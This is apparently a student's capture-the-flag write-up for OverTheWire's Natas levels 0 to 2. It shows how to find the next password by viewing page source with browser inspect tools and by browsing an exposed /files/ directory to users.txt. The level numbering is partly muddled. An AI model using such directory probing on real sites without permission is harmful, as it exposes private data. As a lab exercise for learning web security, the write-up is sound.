

5 July, 24

BYTEWISE FELLOWSHIP CYBERSECURITY

BY: SEERAT E MARRYUM

NATAS Level 0-10

Natas Level 0


Username: natas0

Password: natas0

URL: <http://natas0.natas.labs.overthewire.org>


Paste the URL in browser and put the username and password there to enter natas0:

5 July, 24



Go to inspect and there we find password for natas1:

5 July, 24




Natas Level 0 → Level 1

Username: `natas1`


URL: <http://natas1.natas.labs.overthewire.org>

5 July, 24



Right clicking is not allowed here so we can Ctrl + Shift + I to go to inspect and check if the password is there or not:

5 July, 24




Natas Level 2 → Level 3

Username: **natas3**

URL: <http://natas3.natas.labs.overthewire.org>

5 July, 24



There is nothing on this page, so I go to the page: natas2.natas.labs.overthewire.org/files/ to see if there is something:

5 July, 24

The screenshot shows a Kali Linux virtual machine running in VMware Workstation. A web browser is open to the URL `natas2.natas.labs.overthewire.org/files/`. The page displays an "Index of /files" directory listing with the following table:

Name	Last modified	Size	Description
Parent Directory	-	-	-
pixel.png	2024-06-20 04:02	303	
users.txt	2024-06-20 04:02	145	

Below the table, it says "Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80". The "users.txt" file is highlighted with a red box. The browser's developer tools are open, showing the HTML structure of the page. The "body" element is selected, and the "Layout" panel on the right shows the "margin" property.


```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head>
  </head>
  <body>
    <h1>Index of /files</h1>
    <table>
    </table>
    <address>
    </address>
  </body>
</html>
```

html > body

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

I check all of these and when I go to **users.txt** I found my password for next level:

5 July, 24

